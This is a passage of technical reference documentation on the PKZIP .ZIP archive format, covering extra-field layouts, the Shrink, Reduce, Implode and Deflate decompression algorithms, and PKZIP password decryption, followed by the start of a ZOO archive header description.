The length of the filename, extra field, and comment fields respectively. The combined length of any directory record and these three fields should not generally exceed 65,535 bytes. If input came from standard input, the filename length is set to zero.

**disk number start: (2 bytes)**

The number of the disk on which this file begins.

**internal file attributes: (2 bytes)**

The lowest bit of this field indicates, if set, that the file is apparently an ASCII or text file. If not set, that the file apparently contains binary data. The remaining bits are unused in version 1.0.

**external file attributes: (4 bytes)**

The mapping of the external attributes is host-system dependent (see 'version made by'). For MS-DOS, the low order byte is the MS-DOS directory attribute byte. If input came from standard input, this field is set to zero.

**relative offset of local header: (4 bytes)**

This is the offset from the start of the first disk on which this file appears, to where the local header should be found.

**filename: (Variable)**

The name of the file, with optional relative path. The path stored should not contain a drive or device letter, or a leading slash. All slashes should be forward slashes '/' as opposed to backwards slashes '\' for compatibility with Amiga and Unix file systems etc. If input came from standard input, there is no filename field.

**extra field: (Variable)**

This is for future expansion. If additional information needs to be stored in the future, it should be stored here. Earlier versions of the software can then safely skip this file, and find the next file or header. This field will be 0 length in version 1.0.

In order to allow different programs and different types of information to be stored in the 'extra' field in .ZIP files, the following structure should be used for all programs storing data in this field:

header1+data1 + header2+data2 . . .

Each header should consist of:

| | |
|---|---|
| Header ID | 2 bytes |
| Data Size | 2 bytes |

**Note**: all fields stored in Intel low-byte/high-byte order.

The Header ID field indicates the type of data that is in the following data block.

Header ID's of 0 thru 31 are reserved for use by PKWARE. The remaining ID's can be used by third party vendors for proprietary usage.

The current Header ID mappings defined by PKWARE are:

| | |
|---|---|
| 0x0007 | AV Info |
| 0x0009 | OS/2 |
| 0x000A | NTFS |
| 0x000c | OpenVMS |
| 0x000d | Unix |
| 0x000f | Patch Descriptor |
| 0x0014 | PKCS#7 Store for X.509 Certificates |
| 0x0015 | X.509 Certificate ID and Signature for individual file |
| 0x0016 | X.509 Certificate ID for Central Directory |

Several third party mappings commonly used are:

| | |
|---|---|
| 0x4b46 | FWKCS MD5 (see below) |
| 0x07c8 | Macintosh |
| 0x4341 | Acorn/SparkFS |
| 0x4453 | Windows NT security descriptor (binary ACL) |
| 0x4704 | VM/CMS |
| 0x470f | MVS |
| 0x4c41 | OS/2 access control list (text ACL) |
| 0x4d49 | Info-ZIP OpenVMS |
| 0x5455 | extended timestamp |
| 0x5855 | Info-ZIP Unix (original, also OS/2, NT, etc) |
| 0x6542 | BeOS/BeBox |
| 0x756e | ASi Unix |
| 0x7855 | Info-ZIP Unix (new) |

0xfd4a SMS/QDOS

The Data Size field indicates the size of the following data block. Programs can use this value to skip to the next header block, passing over any data blocks that are not of interest.

**Note:** As stated above, the size of the entire .ZIP file header, including the filename, comment, and extra field should not exceed 64K in size.

In case two different programs should appropriate the same Header ID value, it is strongly recommended that each program place a unique signature of at least two bytes in size (and preferably 4 bytes or bigger) at the start of each data area. Every program should verify that its unique signature is present, in addition to the Header ID value being correct, before assuming that it is a block of known type.

**-OS/2 Extra Field:**

The following is the layout of the OS/2 attributes "extra" block. (Last Revision 09/05/95)

**Note:** all fields stored in Intel low-byte/high-byte order.

| Value | Size | Description |
|---|---|---|
| 0x0009 | 2 bytes | Tag for this "extra" block type |
| TSize | 2 bytes | Size for the following data block |
| BSize | Long | Uncompressed Block Size |
| CType | 2 bytes | Compression type |
| EACRC | Long | CRC value for uncompress block |
| (var) | variable | Compressed block |

The OS/2 extended attribute structure (FEA2LIST) is compressed and then stored in it's entirety within this structure. There will only ever be one "block" of data in VarFields[].

**-UNIX Extra Field:**

The following is the layout of the Unix "extra" block.

**Note:** all fields are stored in Intel low-byte/high-byte order.

| Value | Size | Description |
|---|---|---|
| 0x000d | 2 bytes | Tag for this "extra" block type |
| TSize | 2 bytes | Size for the following data block |
| Atime | 4 bytes | File last access time |
| Mtime | 4 bytes | File last modification time |
| Uid | 2 bytes | File user ID |
| Gid | 2 bytes | File group ID |

| | | |
|---|---|---|
| (var) | variable | Variable length data field |

The variable length data field will contain file type specific data. Currently the only values allowed are the original "linked to" file names for hard or symbolic links.

**-OpenVMS Extra Field:**

The following is the layout of the OpenVMS attributes "extra" block.

**Note:** all fields stored in Intel low-byte/high-byte order.

| Value | Size | Description |
|---|---|---|
| 0x000c | 2 bytes | Tag for this "extra" block type |
| TSize | 2 bytes | Size of the total "extra" block |
| CRC | 4 bytes | 32-bit CRC for remainder of the block |
| Tag1 | 2 bytes | VMS attribute tag value #1 |
| Size1 | 2 bytes | Size of attribute #1, in bytes |
| (var.) | Size1 | Attribute #1 data |
| . | | |
| . | | |
| . | | |
| TagN | 2 bytes | VMS attribute tage value #N |
| SizeN | 2 bytes | Size of attribute #N, in bytes |
| (var.) | SizeN | Attribute #N data |

Rules:

1. There will be one or more of attributes present, which will each be preceded by the above TagX & SizeX values. These values are identical to the ATR$C_XXXX and ATR$S_XXXX constants which are defined in ATR.H under OpenVMS C. Neither of these values will ever be zero.

2. No word alignment or padding is performed.

3. A well-behaved PKZIP/OpenVMS program should never produce more than one sub-block with the same TagX value. Also, there will never be more than one "extra" block of type 0x000c in a particular directory record.

**-NTFS Extra Field:**

The following is the layout of the NTFS attributes "extra" block.

**Note:** At this time, the Mtime, Atime and Ctime values may be used on any Win32 system.

| Value | Size | Description |
|---|---|---|

| | | |
|---|---|---|
| 0x000a | 2 bytes | Tag for this "extra" block type |
| TSize | 2 bytes | Size of the total "extra" block |
| Reserved | 4 bytes | Reserved for future use |
| Tag1 | 2 bytes | NTFS attribute tag value #1 |
| Size1 | 2 bytes | Size of attribute #1, in bytes |
| (var.) | Size1 | Attribute #1 data |
| . | | |
| . | | |
| . | | |
| TagN | 2 bytes | NTFS attribute tage value #N |
| SizeN | 2 bytes | Size of attribute #N, in bytes |
| (var.) | SizeN | Attribute #N data |

For NTFS, values for Tag1 through TagN are as follows:
(currently only one set of attributes is defined for NTFS)

| Tag | Size | Description |
|---|---|---|
| 0x0001 | 2 bytes | Tag for attribute #1 |
| Size1 | 2 bytes | Size of attribute #1, in bytes |
| Mtime | 8 bytes | File last modification time |
| Atime | 8 bytes | File last access time |
| Ctime | 8 bytes | File creation time |

**-PATCH Descriptor Extra Field:**

The following is the layout of the Patch Descriptor "extra" block.

**Note:** all fields stored in Intel low-byte/high-byte order.

| Value | Size | Description |
|---|---|---|
| 0x000f | 2 bytes | Tag for this "extra" block type |
| TSize | 2 bytes | Size of the total "extra" block |
| Version | 2 bytes | Version of the descriptor |
| Flags | 4 bytes | Actions and reactions (see below) |
| OldSize | 4 bytes | Size of the file about to be patched |
| OldCRC | 4 bytes | 32-bit CRC of the file about to be patched |
| NewSize | 4 bytes | Size of the resulting file |
| NewCRC | 4 bytes | 32-bit CRC of the resulting file |

**Actions and reactions**

| Bits | Description |
|---|---|
| 0 | Use for autodetection |
| 1 | Treat as selfpatch |
| 2-3 | RESERVED |
| 4-5 | Action (see below) |
| 6-7 | RESERVED |

| | |
|---|---|
| 8-9 | Reaction (see below) to absent file |
| 10-11 | Reaction (see below) to newer file |
| 12-13 | Reaction (see below) to unknown file |
| 14-15 | RESERVED |
| 16-31 | RESERVED |

**Actions**

| Action | Value |
|---|---|
| none | 0 |
| add | 1 |
| delete | 2 |
| patch | 3 |

**Reactions**

| Reaction | Value |
|---|---|
| ask | 0 |
| skip | 1 |
| ignore | 2 |
| fail | 3 |

**-PKCS#7 Store for X.509 Certificates**

This field is contains the information about each certificate a file is signed with. This field should only appear in the first central directory record, and will be ignored in any other record.

**Note:** all fields stored in Intel low-byte/high-byte order.

| Value | Size | Description |
|---|---|---|
| 0x0014 | 2 bytes | Tag for this "extra" block type |
| SSize | 2 bytes | Size of the stored data |
| SData | (variable) | Data about the store |

SData

| Value | Size | Description |
|---|---|---|
| Version | 2 bytes | Version number, 0x0001 for now |
| StoreD | (variable) | Actual store data |

The StoreD member is suitable for passing as the pbData member of a CRYPT_DATA_BLOB to the CertOpenStore() function in Microsoft's CryptoAPI. The SSize member above will be cbData + 6, where cbData is the cbData member of the same CRYPT_DATA_BLOB. The encoding type to pass to CertOpenStore() should be PKCS_7_ANS_ENCODING | X509_ASN_ENCODING.

**-X.509 Certificate ID and Signature for individual file**

This field contains the information about which certificate in the PKCS#7 Store was used to sign the particular file. It also contains the signature data. This field can appear multiple times, but can only appear once per certificate.

**Note:** all fields stored in Intel low-byte/high-byte order.

| Value | Size | Description |
|---|---|---|
| 0x0015 | 2 bytes | Tag for this "extra" block type |
| CSize | 2 bytes | Size of Method |
| Method | (variable) | |

Method

| Value | Size | Description |
|---|---|---|
| Version | 2 bytes | Version number, 0x0001 for now |
| AlgID | 2 bytes | Algorithm ID used for signing |
| IDSize | 2 bytes | Size of Certificate ID data |
| CertID | (variable) | Certificate ID data |
| SigSize | 2 bytes | Size of Signature data |
| Sig | (variable) | Signature data |

CertID

| Value | Size | Description |
|---|---|---|
| Size1 | 4 bytes | Size of CertID, should be (IDSize - 4) |
| Size1 | 4 bytes | A bug in version one causes this value to appear twice. |
| IssSize | 4 bytes | Issuer data size |
| Issuer | (variable) | Issuer data |
| SerSize | 4 bytes | Serial Number size |
| Serial | (variable) | Serial Number data |

The Issuer and IssSize members are suitable for creating a CRYPT_DATA_BLOB to be the Issuer member of a CERT_INFO struct. The Serial and SerSize members would be the SerialNumber member of the same CERT_INFO struct. This struct would be used to find the certificate in the store the file was signed with. Those structures are from the MS CryptoAPI.

Sig and SigSize are the actual signature data and size generated by signing the file with the MS CryptoAPI using a hash created with the given AlgID.

**-X.509 Certificate ID and Signature for central directory**

This field contains the information about which certificate in the PKCS#7 Store was used to sign the central directory. It should only appear with the first central directory record, along with the store. The data structure is the same as the CID, except that SigSize will be 0, and there will be no Sig member.

This field is also kept after the last central directory record, as the signature data (ID 0x05054b50, it looks like a central directory record of a different type). This second copy of the data is the Signature Data member of the record, and will have a SigSize that is non-zero, and will have Sig data.

**Note:** all fields stored in Intel low-byte/high-byte order.

| Value | Size | Description |
|---|---|---|
| 0x0016 | 2 bytes | Tag for this "extra" block type |
| CSize | 2 bytes | Size of Method |
| Method | (variable) | |

**- FWKCS MD5 Extra Field:**

The FWKCS Contents_Signature System, used in automatically identifying files independent of filename, optionally adds and uses an extra field to support the rapid creation of an enhanced contents_signature:

Header ID = 0x4b46
Data Size = 0x0013
Preface = 'M','D','5'

followed by 16 bytes containing the uncompressed file's 128_bit MD5 hash[(1)], low byte first.

When FWKCS revises a zipfile central directory to add this extra field for a file, it also replaces the central directory entry for that file's uncompressed filelength with a measured value.

FWKCS provides an option to strip this extra field, if present, from a zipfile central directory. In adding this extra field, FWKCS preserves Zipfile Authenticity Verification; if stripping this extra field, FWKCS preserves all versions of AV through PKZIP version 2.04g.

FWKCS, and FWKCS Contents_Signature System, are trademarks of Frederick W. Kantor.

[(1)] R. Rivest, RFC1321.TXT, MIT Laboratory for Computer Science and RSA Data Security, Inc., April 1992. ll.76-77: "The MD5 algorithm is being placed in the public domain for review and possible adoption as a standard."

**file comment: (Variable)**

The comment for this file.

**number of this disk: (2 bytes)**

The number of this disk, which contains central directory end record.

**number of the disk with the start of the central directory: (2 bytes)**

The number of the disk on which the central directory starts.

**total number of entries in the central dir on this disk: (2 bytes)**

The number of central directory entries on this disk.

**total number of entries in the central dir: (2 bytes)**

The total number of files in the zipfile.

**size of the central directory: (4 bytes)**

The size (in bytes) of the entire central directory.

**offset of start of central directory with respect to the starting disk number: (4 bytes)**

Offset of the start of the central directory on the disk on which the central directory starts.

**.ZIP file comment length: (2 bytes)**

The length of the comment for this .ZIP file.

**.ZIP file comment: (Variable)**

The comment for this .ZIP file.

**F. General notes:**

1. All fields unless otherwise noted are unsigned and stored in Intel low-byte:high-byte, low-word:high-word order.

2. String fields are not null terminated, since the length is given explicitly.

3. Local headers should not span disk boundaries. Also, even though the central directory can span disk boundaries, no single record in the central directory should be split across disks.

4. The entries in the central directory may not necessarily be in the same order that files appear in the .ZIP file.

5. Spanned/Split archives created using PKZIP for Windows (V2.50 or greater), PKZIP Command Line (V2.50 or greater), or PKZIP Explorer will include a special spanning signature as the first 4 bytes of the first segment of the archive. This signature (0x08074b50) will be followed immediately by the local header signature for the first file in the archive. Spanned archives created with this special signature are compatible with all versions of PKZIP from PKWARE. Split archives can

only be uncompressed by other versions of PKZIP that know how to create a split archive.

### III. UnShrinking - Method 1

Shrinking is a Dynamic Ziv-Lempel-Welch compression algorithm with partial clearing. The initial code size is 9 bits, and the maximum code size is 13 bits. Shrinking differs from conventional Dynamic Ziv-Lempel-Welch implementations in several respects:

a. The code size is controlled by the compressor, and is not automatically increased when codes larger than the current code size are created (but not necessarily used). When the decompressor encounters the code sequence 256 (decimal) followed by 1, it should increase the code size read from the input stream to the next bit size. No blocking of the codes is performed, so the next code at the increased size should be read from the input stream immediately after where the previous code at the smaller bit size was read. Again, the decompressor should not increase the code size used until the sequence 256,1 is encountered.

b. When the table becomes full, total clearing is not performed. Rather, when the compressor emits the code sequence 256,2 (decimal), the decompressor should clear all leaf nodes from the Ziv-Lempel tree, and continue to use the current code size. The nodes that are cleared from the Ziv-Lempel tree are then re-used, with the lowest code value re-used first, and the highest code value re-used last. The compressor can emit the sequence 256,2 at any time.

### IV. Expanding - Methods 2-5

The Reducing algorithm is actually a combination of two distinct algorithms. The first algorithm compresses repeated byte sequences, and the second algorithm takes the compressed stream from the first algorithm and applies a probabilistic compression method.

The probabilistic compression stores an array of 'follower sets' S(j), for j=0 to 255, corresponding to each possible ASCII character. Each set contains between 0 and 32 characters, to be denoted as S(j)[0],...,S(j)[m], where m<32. The sets are stored at the beginning of the data area for a Reduced file, in reverse order, with S(255) first, and S(0) last.

The sets are encoded as { N(j), S(j)[0],...,S(j)[N(j)-1] }, where N(j) is the size of set S(j). N(j) can be 0, in which case the follower set for S(j) is empty. Each N(j) value is encoded in 6 bits, followed by N(j) eight bit character values corresponding to S(j)[0] to S(j)[N(j)-1] respectively. If N(j) is 0, then no values for S(j) are stored, and the value for N(j-1) immediately follows.

Immediately after the follower sets, is the compressed data stream. The compressed data stream can be interpreted for the probabilistic decompression as follows:

let Last-Character <- 0.

```
loop until done
    if the follower set S(Last-Character) is empty then
        read 8 bits from the input stream, and copy this
          value to the output stream.
    otherwise if the follower set S(Last-Character) is non-empty then
        read 1 bit from the input stream.
        if this bit is not zero then
            read 8 bits from the input stream, and copy this
              value to the output stream.
        otherwise if this bit is zero then
            read B(N(Last-Character)) bits from the input
              stream, and assign this value to I.
            Copy the value of S(Last-Character)[I] to the output stream.
    assign the last value placed on the output stream to
      Last-Character.
end loop
```

B(N(j)) is defined as the minimal number of bits required to encode the value N(j)-1.

The decompressed stream from above can then be expanded to re-create the original file as follows:

```
let State <- 0.

loop until done
    read 8 bits from the input stream into C.
    case State of
        0: if C is not equal to DLE (144 decimal) then
               copy C to the output stream.
           otherwise if C is equal to DLE then
               let State <- 1.

        1: if C is non-zero then
               let V <- C.
               let Len <- L(V)
               let State <- F(Len).
           otherwise if C is zero then
               copy the value 144 (decimal) to the output stream.
               let State <- 0

        2: let Len <- Len + C
           let State <- 3.

        3: move backwards D(V,C) bytes in the output stream
           (if this position is before the start of the output
            stream, then assume that all the data before the
            start of the output stream is filled with zeros).
           copy Len+3 bytes from this position to the output stream.
           let State <- 0.
```

```
   end case
end loop
```

The functions F,L, and D are dependent on the 'compression factor', 1 through 4, and are defined as follows:

For compression factor 1:

L(X) equals the lower 7 bits of X.
F(X) equals 2 if X equals 127 otherwise F(X) equals 3.
D(X,Y) equals the (upper 1 bit of X) * 256 + Y + 1.

For compression factor 2:

L(X) equals the lower 6 bits of X.
F(X) equals 2 if X equals 63 otherwise F(X) equals 3.
D(X,Y) equals the (upper 2 bits of X) * 256 + Y + 1.

For compression factor 3:

L(X) equals the lower 5 bits of X.
F(X) equals 2 if X equals 31 otherwise F(X) equals 3.
D(X,Y) equals the (upper 3 bits of X) * 256 + Y + 1.

For compression factor 4:

L(X) equals the lower 4 bits of X.
F(X) equals 2 if X equals 15 otherwise F(X) equals 3.
D(X,Y) equals the (upper 4 bits of X) * 256 + Y + 1.

## V. Imploding - Method 6

The Imploding algorithm is actually a combination of two distinct algorithms. The first algorithm compresses repeated byte sequences using a sliding dictionary. The second algorithm is used to compress the encoding of the sliding dictionary output, using multiple Shannon-Fano trees.

The Imploding algorithm can use a 4K or 8K sliding dictionary size. The dictionary size used can be determined by bit 1 in the general purpose flag word; a 0 bit indicates a 4K dictionary while a 1 bit indicates an 8K dictionary.

The Shannon-Fano trees are stored at the start of the compressed file. The number of trees stored is defined by bit 2 in the general purpose flag word; a 0 bit indicates two trees stored, a 1 bit indicates three trees are stored. If 3 trees are stored, the first Shannon-Fano tree represents the encoding of the Literal characters, the second tree represents the encoding of the Length information, the third represents the encoding of the Distance information. When 2 Shannon-Fano trees are stored, the Length tree is stored first, followed by the Distance tree.

The Literal Shannon-Fano tree, if present is used to represent the entire ASCII character set, and contains 256 values. This tree is used to compress any data not compressed by the sliding dictionary algorithm. When this tree is present, the Minimum Match Length for the sliding dictionary is 3. If this tree is not present, the Minimum Match Length is 2.

The Length Shannon-Fano tree is used to compress the Length part of the (length,distance) pairs from the sliding dictionary output. The Length tree contains 64 values, ranging from the Minimum Match Length, to 63 plus the Minimum Match Length.

The Distance Shannon-Fano tree is used to compress the Distance part of the (length,distance) pairs from the sliding dictionary output. The Distance tree contains 64 values, ranging from 0 to 63, representing the upper 6 bits of the distance value. The distance values themselves will be between 0 and the sliding dictionary size, either 4K or 8K.

The Shannon-Fano trees themselves are stored in a compressed format. The first byte of the tree data represents the number of bytes of data representing the (compressed) Shannon-Fano tree minus 1. The remaining bytes represent the Shannon-Fano tree data encoded as:

| | |
|---|---|
| High 4 bits: | Number of values at this bit length + 1. (1 - 16) |
| Low 4 bits: | Bit Length needed to represent value + 1. (1 - 16) |

The Shannon-Fano codes can be constructed from the bit lengths using the following algorithm:

a. Sort the Bit Lengths in ascending order, while retaining the order of the original lengths stored in the file.

b. Generate the Shannon-Fano trees:

```
c.  Code <- 0
d.  CodeIncrement <- 0
e.  LastBitLength <- 0
f.  i <- number of Shannon-Fano codes - 1 (either 255 or 63)
g.
h.  loop while i >= 0
i.      Code = Code + CodeIncrement
j.      if BitLength(i) <> LastBitLength then
k.          LastBitLength=BitLength(i)
l.          CodeIncrement = 1 shifted left (16 - LastBitLength)
m.      ShannonCode(i) = Code
n.      i <- i - 1
    end loop
```

o. Reverse the order of all the bits in the above ShannonCode() vector, so that the most significant bit becomes the least significant bit. For example, the value 0x1234 (hex) would become 0x2C48 (hex).

p. Restore the order of Shannon-Fano codes as originally stored within the file.

**Example:**

This example will show the encoding of a Shannon-Fano tree of size 8. Notice that the actual Shannon-Fano trees used for Imploding are either 64 or 256 entries in size.

Example: 0x02, 0x42, 0x01, 0x13

The first byte indicates 3 values in this table. Decoding the bytes:

0x42 = 5 codes of 3 bits long
0x01 = 1 code of 2 bits long
0x13 = 2 codes of 4 bits long

This would generate the original bit length array of: (3, 3, 3, 3, 3, 2, 4, 4)

There are 8 codes in this table for the values 0 thru 7. Using the algorithm to obtain the Shannon-Fano codes produces:

| Val | Sorted | Constructed Code | Reversed Value | Order Restored | Original Length |
|---|---|---|---|---|---|
| 0: | 2 | 1100000000000000 | 11 | 101 | 3 |
| 1: | 3 | 1010000000000000 | 101 | 001 | 3 |
| 2: | 3 | 1000000000000000 | 001 | 110 | 3 |
| 3: | 3 | 0110000000000000 | 110 | 010 | 3 |
| 4: | 3 | 0100000000000000 | 010 | 100 | 3 |
| 5: | 3 | 0010000000000000 | 100 | 11 | 2 |
| 6: | 4 | 0001000000000000 | 1000 | 1000 | 4 |
| 7: | 4 | 0000000000000000 | 0000 | 0000 | 4 |

The values in the Val, Order Restored and Original Length columns now represent the Shannon-Fano encoding tree that can be used for decoding the Shannon-Fano encoded data. How to parse the variable length Shannon-Fano values from the data stream is beyond the scope of this document. (See the references listed at the end of this document for more information.) However, traditional decoding schemes used for Huffman variable length decoding, such as the Greenlaw algorithm, can be successfully applied.

The compressed data stream begins immediately after the compressed Shannon-Fano data. The compressed data stream can be interpreted as follows:

```
loop until done
   read 1 bit from input stream.

   if this bit is non-zero then (encoded data is literal data)
      if Literal Shannon-Fano tree is present
```

```
read and decode character using Literal Shannon-Fano tree.
    otherwise
        read 8 bits from input stream.
    copy character to the output stream.
otherwise (encoded data is sliding dictionary match)
    if 8K dictionary size
        read 7 bits for offset Distance (lower 7 bits of offset).
    otherwise
        read 6 bits for offset Distance (lower 6 bits of offset).

    using the Distance Shannon-Fano tree, read and decode the
      upper 6 bits of the Distance value.

    using the Length Shannon-Fano tree, read and decode
      the Length value.

    Length <- Length + Minimum Match Length

    if Length = 63 + Minimum Match Length
        read 8 bits from the input stream,
        add this value to Length.

    move backwards Distance+1 bytes in the output stream, and
      copy Length characters from this position to the output
      stream. (if this position is before the start of the output
      stream, then assume that all the data before the start of
      the output stream is filled with zeros).
end loop
```

## VI. Tokenizing - Method 7

This method is not used by PKZIP.

## VII. Deflating - Method 8

The Deflate algorithm is similar to the Implode algorithm using a sliding dictionary of up to 32K with secondary compression from Huffman/Shannon-Fano codes.

The compressed data is stored in blocks with a header describing the block and the Huffman codes used in the data block. The header format is as follows:

Bit 0: Last Block bit This bit is set to 1 if this is the last compressed block in the data.

Bits 1-2: Block type

00 (0) - Block is stored - All stored data is byte aligned. Skip bits until next byte, then next word = block length, followed by the ones compliment of the block length word. Remaining data in block is the stored data.

01 (1) - Use fixed Huffman codes for literal and distance codes.

| Lit Code | Bits | Dist Code | Bits |
|---|---|---|---|
| 0 - 143 | 8 | 0 - 31 | 5 |

| | |
|---|---|
| 144 - 255 | 9 |
| 256 - 279 | 7 |
| 280 - 287 | 8 |

Literal codes 286-287 and distance codes 30-31 are never used but participate in the huffman construction.

10 (2) - Dynamic Huffman codes. (See expanding Huffman codes)

11 (3) - Reserved - Flag a "Error in compressed data" if seen.

**Expanding Huffman Codes**

If the data block is stored with dynamic Huffman codes, the Huffman codes are sent in the following compressed format:

| | | |
|---|---|---|
| 5 Bits: | # of Literal codes sent - 256<br>All other codes are never sent | (256 - 286) |
| 5 Bits: | # of Dist codes - 1 | (1 - 32) |
| 4 Bits: | # of Bit Length codes - 3 | (3 - 19) |

The Huffman codes are sent as bit lengths and the codes are built as described in the implode algorithm. The bit lengths themselves are compressed with Huffman codes. There are 19 bit length codes:

0 - 15: Represent bit lengths of 0 - 15

16: Copy the previous bit length 3 - 6 times.
The next 2 bits indicate repeat length (0 = 3, ... ,3 = 6)
Example: Codes 8, 16 (+2 bits 11), 16 (+2 bits 10) will
expand to 12 bit lengths of 8 (1 + 6 + 5)

17: Repeat a bit length of 0 for 3 - 10 times. (3 bits of length)

18: Repeat a bit length of 0 for 11 - 138 times (7 bits of length)

The lengths of the bit length codes are sent packed 3 bits per value (0 - 7) in the following order:

16, 17, 18, 0, 8, 7, 9, 6, 10, 5, 11, 4, 12, 3, 13, 2, 14, 1, 15

The Huffman codes should be built as described in the Implode algorithm except codes are assigned starting at the shortest bit length, i.e. the shortest code should be all 0's rather than all 1's. Also, codes with a bit length of zero do not participate in the tree construction. The codes are then used to decode the bit lengths for the literal and distance tables.

The bit lengths for the literal tables are sent first with the number of entries sent described by the 5 bits sent earlier. There are up to 286 literal characters; the first 256 represent the respective 8 bit character, code 256 represents the End-Of-Block code, the remaining 29 codes represent copy lengths of 3 thru 258. There are up to 30 distance codes representing distances from 1 thru 32k as described below.

Length Codes

| Code | Extra | Length | Code | Extra | Lengths | Code | Extra | Lengths | Code | Extra | Length(s) |
|---|---|---|---|---|---|---|---|---|---|---|---|

| | Bits | | | Bits | | | Bits | | | Bits | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 257 | 0 | 3 | 265 | 1 | 11,12 | 273 | 3 | 35-42 | 281 | 5 | 131-162 |
| 258 | 0 | 4 | 266 | 1 | 13,14 | 274 | 3 | 43-50 | 282 | 5 | 163-194 |
| 259 | 0 | 5 | 267 | 1 | 15,16 | 275 | 3 | 51-58 | 283 | 5 | 195-226 |
| 260 | 0 | 6 | 268 | 1 | 17,18 | 276 | 3 | 59-66 | 284 | 5 | 227-257 |
| 261 | 0 | 7 | 269 | 2 | 19-22 | 277 | 4 | 67-82 | 285 | 0 | 258 |
| 262 | 0 | 8 | 270 | 2 | 23-26 | 278 | 4 | 83-98 | | | |
| 263 | 0 | 9 | 271 | 2 | 27-30 | 279 | 4 | 99-114 | | | |
| 264 | 0 | 10 | 272 | 2 | 31-34 | 280 | 4 | 115-130 | | | |

Distance Codes

| Code | Extra Bits | Distance | Code | Extra Bits | Distance | Code | Extra Bits | Distance | Code | Extra Bits | Distance |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 0 | 1 | 8 | 3 | 17-24 | 16 | 7 | 257-384 | 24 | 11 | 4097-6144 |
| 1 | 0 | 2 | 9 | 3 | 25-32 | 17 | 7 | 385-512 | 25 | 11 | 6145-8192 |
| 2 | 0 | 3 | 10 | 4 | 33-48 | 18 | 8 | 513-768 | 26 | 12 | 8193-12288 |
| 3 | 0 | 4 | 11 | 4 | 49-64 | 19 | 8 | 769-1024 | 27 | 12 | 12289-16384 |
| 4 | 1 | 5,6 | 12 | 5 | 65-96 | 20 | 9 | 1025-1536 | 28 | 13 | 16385-24576 |
| 5 | 1 | 7,8 | 13 | 5 | 97-128 | 21 | 9 | 1537-2048 | 29 | 13 | 24577-32768 |
| 6 | 2 | 9-12 | 14 | 6 | 129-192 | 22 | 10 | 2049-3072 | | | |
| 7 | 2 | 13-16 | 15 | 6 | 193-256 | 23 | 10 | 3073-4096 | | | |

The compressed data stream begins immediately after the compressed header data. The compressed data stream can be interpreted as follows:

```
do
   read header from input stream.

   if stored block
      skip bits until byte aligned
      read count and 1's compliment of count
      copy count bytes data block
   otherwise
      loop until end of block code sent
         decode literal character from input stream
         if literal < 256
            copy character to the output stream
         otherwise
            if literal = end of block
               break from loop
            otherwise
               decode distance from input stream

               move backwards distance bytes in the output stream, and
                copy length characters from this position to the
                output stream.
      end loop
```

```
while not last block

if data descriptor exists
   skip bits until byte aligned
   read crc and sizes
endif
```

## VIII. Decryption

The encryption used in PKZIP was generously supplied by Roger Schlafly. PKWARE is grateful to Mr. Schlafly for his expert help and advice in the field of data encryption.

PKZIP encrypts the compressed data stream. Encrypted files must be decrypted before they can be extracted.

Each encrypted file has an extra 12 bytes stored at the start of the data area defining the encryption header for that file. The encryption header is originally set to random values, and then itself encrypted, using three, 32-bit keys. The key values are initialized using the supplied encryption password. After each byte is encrypted, the keys are then updated using pseudo-random number generation techniques in combination with the same CRC-32 algorithm used in PKZIP and described elsewhere in this document.

The following is the basic steps required to decrypt a file:

a. Initialize the three 32-bit keys with the password.

b. Read and decrypt the 12-byte encryption header, further initializing the encryption keys.

c. Read and decrypt the compressed data stream using the encryption keys.

**Step 1 - Initializing the encryption keys**

```
Key(0) <- 305419896
Key(1) <- 591751049
Key(2) <- 878082192

loop for i <- 0 to length(password)-1
   update_keys(password(i))
end loop
```

Where update_keys() is defined as:

```
update_keys(char):
   Key(0) <- crc32(key(0),char)
   Key(1) <- Key(1) + (Key(0) & 000000ffH)
   Key(1) <- Key(1) * 134775813 + 1
   Key(2) <- crc32(key(2),key(1) >> 24)
end update_keys
```

Where crc32(old_crc,char) is a routine that given a CRC value and a character, returns an updated CRC value after applying the CRC-32 algorithm described elsewhere in this document.

**Step 2 - Decrypting the encryption header**

The purpose of this step is to further initialize the encryption keys, based on random data, to render a plaintext attack on the data ineffective.

Read the 12-byte encryption header into Buffer, in locations
 Buffer(0) thru Buffer(11).

```
loop for i <- 0 to 11
   C <- buffer(i) ^ decrypt_byte()
   update_keys(C)
   buffer(i) <- C
end loop
```

Where decrypt_byte() is defined as:

```
unsigned char decrypt_byte()
   local unsigned short temp
   temp <- Key(2) | 2
   decrypt_byte <- (temp * (temp ^ 1)) >> 8
end decrypt_byte
```

After the header is decrypted, the last 1 or 2 bytes in Buffer should be the high-order word/byte of the CRC for the file being decrypted, stored in Intel low-byte/high-byte order. Versions of PKZIP prior to 2.0 used a 2 byte CRC check; a 1 byte CRC check is used on versions after 2.0. This can be used to test if the password supplied is correct or not.

**Step 3 - Decrypting the compressed data stream**

The compressed data stream can be decrypted as follows:

```
loop until done
   read a character into C
   Temp <- C ^ decrypt_byte()
   update_keys(temp)
   output Temp
end loop
```

In addition to the above mentioned contributors to PKZIP and PKUNZIP, I would like to extend special thanks to Robert Mahoney for suggesting the extension .ZIP for this software.

**References:**

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## 72.20 ZOO

The ZOO archive program by Raoul Dhesi is a file compression program now superceeded in both compression and speed by most other compression programs. The archive header looks like this :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 20 | char | Archive header text, ^Z terminated, null padded |
| 0014h | 1 | dword | ID=0FDC4A7DCh |
| 0018h | 1 | dword | Offset of first file in archive |
| 001Ch | 1 | dword | Offset of ???? |
| 0020h | 1 | byte | Version archive was made by |
| 0021h | 1 | byte | Minimum version needed to extract |

Each stored file has its own header, which looks like this :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | dword | ID=0FDC4A7DCh |
| 0004h | 1 | byte | Type of directory entry |
| 0005h | 1 | byte | Compression method :<br>0 - stored<br>1 - Crunched : LZW, 4K buffer,<br>var len (9-13 bits) |
| 0006h | 1 | dword | Offset of next directory entry |
| 000Ah | 1 | dword | Offset of next header |
| 000Dh | 1 | word | Original date / time of file |

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0012h | 1 | word | CRC-16 of file |
| 0014h | 1 | dword | Uncompressed size of file |
| 0018h | 1 | dword | Compressed size of file |
| 001Ch | 1 | byte | Version this file was compressed by |
| 001Dh | 1 | byte | Minimum version needed to extract |
| 001Eh | 1 | byte | Deleted flag<br>0 - file in archive<br>1 - file is considered deleted |
